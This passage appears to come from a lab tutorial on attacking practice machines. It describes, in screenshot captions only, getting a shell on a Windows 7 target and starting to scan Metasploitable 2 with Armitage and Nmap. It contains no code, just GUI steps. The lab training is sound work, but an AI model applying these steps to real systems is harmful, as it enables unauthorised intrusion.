
➤ Set lhost, lport and rhost, rport and launch




➤ Here Windows 7 compromised 🤜



- Right click on machine and click on shell and then interact , you interact with target system




- Target Ip address




2.Metaspliable 2 Hacking Using Armitage

How to do it :-


- Open Attacker machine
- Start postgresql




- Check postgresql status -- service Active or not




- Start Armitage




- Here , Armitage start




- Now click on Hosts → Nmap scan → QuickScan




- Nmap scan completed




- Target Open Ports




- Right click on Machine icon and click on services




- Here it shows which versions are used



